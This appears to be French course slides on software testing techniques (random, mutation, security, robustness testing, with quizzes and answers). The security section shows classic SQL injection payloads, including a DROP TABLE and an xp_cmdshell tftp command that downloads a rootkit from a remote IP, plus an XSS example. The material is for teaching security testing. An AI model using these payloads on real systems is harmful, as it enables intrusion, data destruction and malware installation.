
4.5.2 Tests fondés sur l'usage du logiciel

◆ Prise en compte de l'usage effectif du logiciel :

- Quels parcours dans la suite des menus / fonctions
- Quelles probabilités de passage d'une action à une autre



Modèle d'usage – exemple de modèle d'usage avec un outil



4.5.3 Test aléatoire ou statistique

- ◆ Principe : utilisation d 'une fonction de calcul pour sélectionner les données de test :
 - fonction aléatoire : choix aléatoire dans le domaine de la donnée d 'entrée,
 - utilisation d 'une loi statistique sur le domaine.
- ◆ Exemples :
 - Echantillonnage de 5 en 5 pour une donnée d 'entrée représentant une distance,
 - Utilisation d 'une loi de Gauss pour une donnée représentant la taille des individus,
 - ...

Evaluation du test aléatoire


◆ Intérêts de l'approche statistique :

- facilement automatisable pour la sélection des cas de test, (plus difficile pour le résultat attendu)
- objectivité des DT.

◆ Inconvénients :

- fonctionnement en aveugle,
- difficultés de produire des comportements très spécifiques.

Productivité du test aléatoire ou statistique



Les études montrent que le test statistique permet d'atteindre rapidement 50 % de l'objectif de test mais qu'il a tendance à plafonner ensuite.

4.5.4 Critères de couverture basés sur les fautes – le test mutationnel

- ◆ L'idée est de considérer des variantes du programme – les mutants – ne diffèrent que par une instruction
- ◆ Par exemple, pour l'instruction suivante dans un programme p quelconque :

- if $a > 8$ then $x := y$

on peut considérer les mutants suivants :

- if $a < 8$ then $x := y$
- if $a \geq 8$ then $x := y$
- if $a > 10$ then $x := y$
- if $a > 8$ then $x := y + 1$
- if $a > 8$ then $x := x$
-

La création des mutants
est basée sur des modèles
de faute

Le test mutationnel

- ◆ Cette technique vise à évaluer les Données de Tests vis-à-vis de la liste des fautes les plus probables qui ont été envisagées (modèles de fautes).
- ◆ Les mutations correspondent à des transformations syntaxiques élémentaires de programme
- ◆ Pour un programme P, soit M(P) l'ensemble de tous les mutants obtenus par le modèle de faute. Certains mutants peuvent avoir le même comportement que P, noter E(P). On fait exécuter la suite de tests T à chacun des mutants de M(P) et on note DM(P) l'ensemble de ceux qui ne fournissent pas le même résultat que P.
- ◆ Le score de mutation MS(P,T) correspond à :

$$MS(P,T) = \frac{DM(P)}{M(P) - E(P)}$$

Le test mutationnel - Synthèse

- ◆ Le test mutationnel est plus une approche pour évaluer la qualité d'une suite de tests : combien de mutants fonctionnellement distinguables sont « tués »,
- ◆ Cette méthode est couteuse de mise en œuvre, en particulier pour établir les mutants fonctionnement distinguables des autres
 - => test mutationnel faible : que sur des composants élémentaires

Règles de mutations d'opérateurs (instructions)

operator set

1. expression deletion
2. boolean expression negation
3. term associativity shift
4. arithmetic operator by arithmetic operator
5. relational operator by relational operator
6. logical operator by logical operator
7. logical negation
8. variable by variable replacement
9. variable by constant replacement
10. constant by required constant replacement

Opérateurs de mutations (Statecharts)


Statecharts operator set

1. wrong-start-state
2. arc-missing
3. event-missing
4. event-extra
5. event-exchanged
6. destination-exchanged
7. output-missing
8. output-exchanged

4.5.5 Tests de vulnérabilité de sécurité

- ◆ Tester la sécurité d'une application face aux attaques potentielles
- ◆ Test négatif : comment mon application web résiste à des injections de code:
 - Injection SQL
 - Cross Site Scripting


SQL Injection



A screenshot of a web form titled "Member Login". It contains two input fields: "Username :" and "Password :". Below the password field is a "Login" button.

```
$sql = "SELECT * FROM users WHERE  
username=\"'$username\"' AND password=\"'$password\"';";
```


SQL Injection




The image shows a web form titled "Member Login". It has two input fields: "Username :" and "Password :". Both fields contain the red text "' OR '1' = '1' --". Below the fields is a "Login" button. The form is set against a light gray background.

```
$sql = "SELECT * FROM users WHERE  
username='$username' AND password='$password' ";
```

```
SELECT * FROM users WHERE username=" OR '1'='1'  
-- AND password=" OR '1'='1' -- ;
```

SQL Injection



A screenshot of a web form titled "Member Login". It contains two input fields: "Username :" and "Password :". Below the password field is a "Login" button.

```
$sql = "SELECT * FROM users WHERE username='$username' AND  
password='$password'";
```


```
SELECT * FROM users WHERE username=""; INSERT INTO users  
(username,password) VALUES ('bb','bf');--' AND password="
```

```
SELECT * FROM users WHERE username=""; DROP TABLE users; --' AND  
password="
```

```
"SELECT * FROM users WHERE username = "'; xp_cmdshell('tftp -  
I 10.10.10.10 GET my_rootkit.exe'); -- + "' AND password = ''
```

Toutes les requêtes SQL et injections de commandes sont possibles !

Cross Site Scripting - XSS



- ◆ Par exemple, un attaquant peut poster un message avec du code malicieux
 - “*Hello message board.*
<SCRIPT>malicious code</SCRIPT>”

4.5.6 Tests de robustesse / Tests négatifs

- ◆ Test avec des valeurs avec des entrées invalides
 - Simule des entrées erronées de l'utilisateur
- ◆ Simule des comportements non prévus
 - Par exemple en changeant des ordres de saisies ou des enchaînements de commande

➔ **How to break software**



Termes



- ◆ Tests exploratoires : tests où le testeur contrôle activement la conception des tests en même temps que ces tests sont exécutés, et utilise l'information obtenue pendant les tests pour concevoir de nouveaux et meilleurs tests
- ◆ Attaque: Tentative dirigée et ciblée d'évaluer la qualité, en particulier la fiabilité, d'un objet de test en essayant de provoquer l'apparition de défaillances spécifiques.

—

4.5 Techniques basées sur l'expérience (K2)

- ◆ LO-4.5.1 Rappeler les raisons justifiant l'écriture des cas de test basés sur l'intuition, l'expérience et la connaissance des défauts communs. (K1)
- ◆ LO-4.5.2 Comparer les techniques basées sur l'expérience avec les techniques basées sur les spécifications. (K2)

Quiz – section 4.5

Q1 – En quoi les techniques basées sur l'expérience sont-elles différentes des techniques basées sur les spécifications ?

- a) Elles reposent sur la compréhension qu'a le testeur de la façon avec laquelle le système est structuré plutôt que sur une description de ce que le système doit faire.
- b) Elles reposent sur le fait d'avoir des testeurs âgés plutôt que de jeunes testeurs.
- c) Elles reposent sur une description de ce que le système doit faire plutôt que sur une vue personnelle.
- d) Elles reposent sur une analyse des défauts types plutôt que sur une description de ce que le système doit faire.

Réponses au quiz

- ◆ **Section 4.5**
 - $Q1 \rightarrow d$

4.6 Sélectionner les techniques de test (K2)

- ◆ Le choix des techniques de tests à utiliser dépend de différents facteurs tels que :
 - le type de système (ex. application web, système d'information, système embarqué, ...)
 - les standards réglementaires
 - les exigences client ou contractuelles
 - le niveau et le type de risque
 - les objectifs de test
 - la documentation disponible
 - la connaissance des testeurs
 - le temps disponible et le budget, le cycle de vie de développement utilisé
 - L'expérience sur les défauts découverts précédemment.

Choix des techniques de conception de test

- ◆ Souvent plusieurs techniques sont associées.
- ◆ Par exemples :
 - Sur une application Web: test des cas d'utilisation & test de la structure de navigation (pour éviter les erreurs sur les liens)
 - Sur un logiciel carte à puce : test boîte noire de chaque commande sur la carte à partir des spécifications & couverture du code pour assurer que toutes les instructions et décisions sont testées
 - Sur une application de système d'information bancaire : test à partir des processus métier et des tables de décision + test exploratoire avec mise en production
 - Sur un jeu vidéo : test basé sur les problèmes (fautes) souvent repérés + test de cas d'usage principaux

4.6 Sélectionner les techniques de test (K2)

- ◆ LO-4.6.1 Classer les techniques de conception de tests en fonction de leur adaptation à un contexte donné, pour la base de tests, les caractéristiques respectives aux modèles et au logiciel. (K2)

Quiz – section 4.6

Q1 – Quels facteurs doivent être pris en compte pour choisir la technique de conception de tests dans un contexte donné ?

- I) Les défauts rencontrés dans le passé sur le système sous test ou un système de même type.
- II) L'expérience des testeurs.
- III) Les standards pouvant (devant) être appliqués.
- IV) Le type d'outils d'exécution de test qui sera utilisé.
- V) La documentation disponible

a) I, II, IV et V

b) tous

c) I, II et IV

d) II et III

Réponses au quiz

- ◆ **Section 4.6**
 - $Q1 \rightarrow b$

Cechapitre 4 qui a été vu au chapitre 4

- 4.1 Le processus de développement de test (K3)
- 4.2 Catégories de techniques de conception de tests (K2)
- 4.3 Techniques basées sur les spécifications ou techniques boîte noire (K3)
 - 4.3.1 Partitions d'équivalence (K3)
 - 4.3.2 Analyse des valeurs limites (K3)
 - 4.3.3 Tests par tables de décisions (K3)
 - 4.3.4 Test de transition d'états (K3)
 - 4.3.5 Tests de cas d'utilisation (K2)
- 4.4 Technique de conception basée sur la structure ou technique de conception boîte blanche (K3)
 - 4.4.1 Test des instructions et couverture (K3)
 - 4.4.2 Test des décisions et couverture (K3)
 - 4.4.3 Autres techniques basées sur les structures (K1)
- 4.5 Techniques basées sur l'expérience et autres techniques (K2)
- 4.6 Sélectionner les techniques de tests (K2)